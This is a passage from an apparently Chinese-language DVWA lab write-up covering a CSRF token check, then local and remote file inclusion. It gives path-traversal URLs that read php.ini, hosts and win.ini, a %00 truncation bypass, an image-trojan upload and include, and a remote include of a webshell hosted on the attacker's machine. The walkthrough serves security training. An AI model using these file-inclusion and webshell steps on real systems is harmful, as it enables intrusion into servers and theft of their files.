	if ($request_type == "json") {
		generateSessionToken();
		header ("Content-Type: application/json");
		print json_encode (array("Message" =>$return_message));
		exit;
	} else {
		$html .= "<pre>" . $return_message . "</pre>";
	}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
关键代码,high等级相较于medium等级多了一个token验证,但是由于我们是在已经登陆成功的dvwa里面进行修改,浏览器本身携带的就是正确token值,相当于我们就是受害者自己在修改密码。
我们真正想要绕过这个high等级防护的话就得从第三方网站中构造恶意链接来攻击
checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

构造一个csrf poc(就是最简单的没有加绕过的)

点击改提交按钮·发现无法修改密码
DVWA
low
本地文件包含
在浏览器中访问http://ip/.......?page=12eascawd,包含不存在的文件,使其报错,获取服务器的Web根目录、当前网页的路径、Web服务器等信息

在浏览器中访问http://ip/.......?page=../../php.ini,包含php.ini文件获取信息

在浏览器中访问http://ip/.......?page=C:\Windows\System32\drivers\etc\hosts,包含hosts文件获取信息

在浏览器中访问http://ip/.......?page=C:\Windows\win.ini,包含Windows系统的基本系统配置文件获取信息

有的时候题目可能会要求包含的文件名必须要有 .php的后缀。同时,前面通过伪造读取php.ini文件,发现配置文件中Magic_quote_gpc选项为off。在php版本小于5.3.4的服务器中,当Magic_quote_gpc选项为off时,我们可以在文件名中使用%00进行截断(使用%00截断可以绕过某些过滤规则,例如要求page参数的后缀必须为php,这时链接A会读取失败,而链接B可以绕过规则成功读取。),也就是说文件名中%00后的内容不会被识别,即下面两个url是完全等效的:
A http://192.168.67.143/dvwa/vulnerabilities/fi/page=..\..\..\dvwa\php.ini

B http://192.168.67.143/dvwa/vulnerabilities/fi/page=..\..\..\dvwa\php.ini%0012.php
本地文件包含配合文件上传漏洞传webshell

在操作机上准备要上传的文件(脚本文件),比如新建1.php文件
<? phpinfo();?>
再准备一张正常的图片(网上下载就可以),打开cmd命令框,制作图片马
登录操作机,打开浏览器,在浏览器中访问DVWA,打开upload靶场
点击“选择文件”按钮,选中制作好的图片木马文件

点击“upload”按钮,上传图片马文件,脚本文件成功上传


访问http://ip/hackable/uploads/xxx.jpg,上传的脚本文件不能解析,因为图片马需要配合文件包含漏洞或者解析漏洞

访问http://ip/.......?page=../../........jpg,包含图片马,图片马成功解析 ()
远程文件包含

本地启动一个简单的http服务,可以用python,也可以用phpstudy
Python -m http.server 3333 (在本地当前目录下开启一个http服务,映射当前目录的文件)


在浏览器中访问http://目标机ip/......?page=http://操作机ip/shell.txt,并发送post数据测试一句话木马可以解析

 浙公网安备 33010602011771号